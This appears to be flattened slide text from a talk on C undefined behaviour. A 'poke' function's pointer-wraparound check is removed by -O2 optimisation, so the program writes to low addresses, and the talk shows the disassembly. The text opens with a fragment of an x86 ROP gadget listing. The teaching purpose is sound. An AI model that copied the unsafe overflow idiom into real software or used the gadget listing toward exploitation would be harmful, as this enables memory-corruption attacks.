0x0804863d : pop esi ; pop edi ; pop ebp ; ret
0x080487ea : push cs ; adc al, 0x41 ; ret
0x0804844c : push es ; ja 0x8048453 ; ret
...
```

Where is my code?

pointer overflow example

further explanations in http://pdos.csail.mit.edu/papers/stack:sosp13.pdf

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Here is a function that takes a pointer, and offset, a pointer to the end of the buffer (one past the last element), and a value to be poked into memory.

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

This is an out-of-bounds guard

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

This is an often seen "idiom" to check for very large pointer offsets.

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

and here it should be safe to do something with the pointer and offset

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

and here it should be safe to do something with the pointer and offset

so let's try it with some big values

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> wrap
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> wrap
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> wrap
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> wrap
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> wrap
```

And this is the "expected" behavior

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

WOW? What happened?

```
0x00001da0 <poke+0>:    push   ebp
0x00001da1 <poke+1>:    push   edi
0x00001da2 <poke+2>:    push   esi
0x00001da3 <poke+3>:    push   ebx
0x00001da4 <poke+4>:    call   0x1e26 <__x86.get_pc_thunk.bx>
0x00001da9 <poke+9>:    sub    esp,0x2c
0x00001dac <poke+12>:   mov    eax,DWORD PTR [esp+0x4c]
0x00001db0 <poke+16>:   mov    ebp,DWORD PTR [esp+0x40]
0x00001db4 <poke+20>:   mov    esi,DWORD PTR [esp+0x44]
0x00001db8 <poke+24>:   mov    edi,DWORD PTR [esp+0x48]
0x00001dbc <poke+28>:   mov    DWORD PTR [esp+0x1c],eax
0x00001dc0 <poke+32>:   lea    eax,[ebx+0xf3]
0x00001dc6 <poke+38>:   mov    DWORD PTR [esp+0x4],ebp
0x00001dca <poke+42>:   mov    DWORD PTR [esp+0x8],esi
0x00001dce <poke+46>:   mov    DWORD PTR [esp+0xc],edi
0x00001dd2 <poke+50>:   mov    DWORD PTR [esp],eax
0x00001dd5 <poke+53>:   call   0x1e70 <dyld_stub_printf>
0x00001dda <poke+58>:   lea    edx,[ebp+esi+0x0]
0x00001dde <poke+62>:   lea    eax,[ebx+0x10e]
0x00001de4 <poke+68>:   cmp    edi,edx
0x00001de6 <poke+70>:   jbe    0x1e16 <poke+118>
0x00001de8 <poke+72>:   test   esi,esi
0x00001dea <poke+74>:   js     0x1e10 <poke+112>
0x00001dec <poke+76>:   movzx  ebp,BYTE PTR [esp+0x1c]
0x00001df1 <poke+81>:   lea    eax,[ebx+0x12b]
0x00001df7 <poke+87>:   mov    DWORD PTR [esp+0x48],edx
0x00001dfb <poke+91>:   mov    DWORD PTR [esp+0x40],eax
0x00001dff <poke+95>:   mov    DWORD PTR [esp+0x44],ebp
0x00001e03 <poke+99>:   add    esp,0x2c
0x00001e06 <poke+102>:  pop    ebx
0x00001e07 <poke+103>:  pop    esi
0x00001e08 <poke+104>:  pop    edi
0x00001e09 <poke+105>:  pop    ebp
0x00001e0a <poke+106>:  jmp    0x1e70 <dyld_stub_printf>
0x00001e0f <poke+111>:  nop
0x00001e10 <poke+112>:  lea    eax,[ebx+0x121]
0x00001e16 <poke+118>:  mov    DWORD PTR [esp+0x40],eax
0x00001e1a <poke+122>:  add    esp,0x2c
0x00001e1d <poke+125>:  pop    ebx
0x00001e1e <poke+126>:  pop    esi
0x00001e1f <poke+127>:  pop    edi
0x00001e20 <poke+128>:  pop    ebp
0x00001e21 <poke+129>:  jmp    0x1e76 <dyld_stub_puts>
```

```
0x00001da0 <poke+0>:    push   ebp
0x00001da1 <poke+1>:    push   edi
0x00001da2 <poke+2>:    push   esi
0x00001da3 <poke+3>:    push   ebx
0x00001da4 <poke+4>:    call   0x1e26 <__x86.get_pc_thunk.bx>
0x00001da9 <poke+9>:    sub    esp,0x2c
0x00001dac <poke+12>:   mov    eax,DWORD PTR [esp+0x4c]
0x00001db0 <poke+16>:   mov    ebp,DWORD PTR [esp+0x40]
0x00001db4 <poke+20>:   mov    esi,DWORD PTR [esp+0x44]
0x00001db8 <poke+24>:   mov    edi,DWORD PTR [esp+0x48]
0x00001dbc <poke+28>:   mov    DWORD PTR [esp+0x1c],eax
0x00001dc0 <poke+32>:   lea    eax,[ebx+0xf3]
0x00001dc6 <poke+38>:   mov    DWORD PTR [esp+0x4],ebp
0x00001dca <poke+42>:   mov    DWORD PTR [esp+0x8],esi
0x00001dce <poke+46>:   mov    DWORD PTR [esp+0xc],edi
0x00001dd2 <poke+50>:   mov    DWORD PTR [esp],eax
0x00001dd5 <poke+53>:   call   0x1e70 <dyld_stub_printf>
0x00001dda <poke+58>:   lea    edx,[ebp+esi+0x0]
0x00001dde <poke+62>:   lea    eax,[ebx+0x10e]
0x00001de4 <poke+68>:   cmp    edi,edx
0x00001de6 <poke+70>:   jbe    0x1e16 <poke+118>
0x00001de8 <poke+72>:   test   esi,esi
0x00001dea <poke+74>:   js     0x1e10 <poke+112>
0x00001dec <poke+76>:   movzx  ebp,BYTE PTR [esp+0x1c]
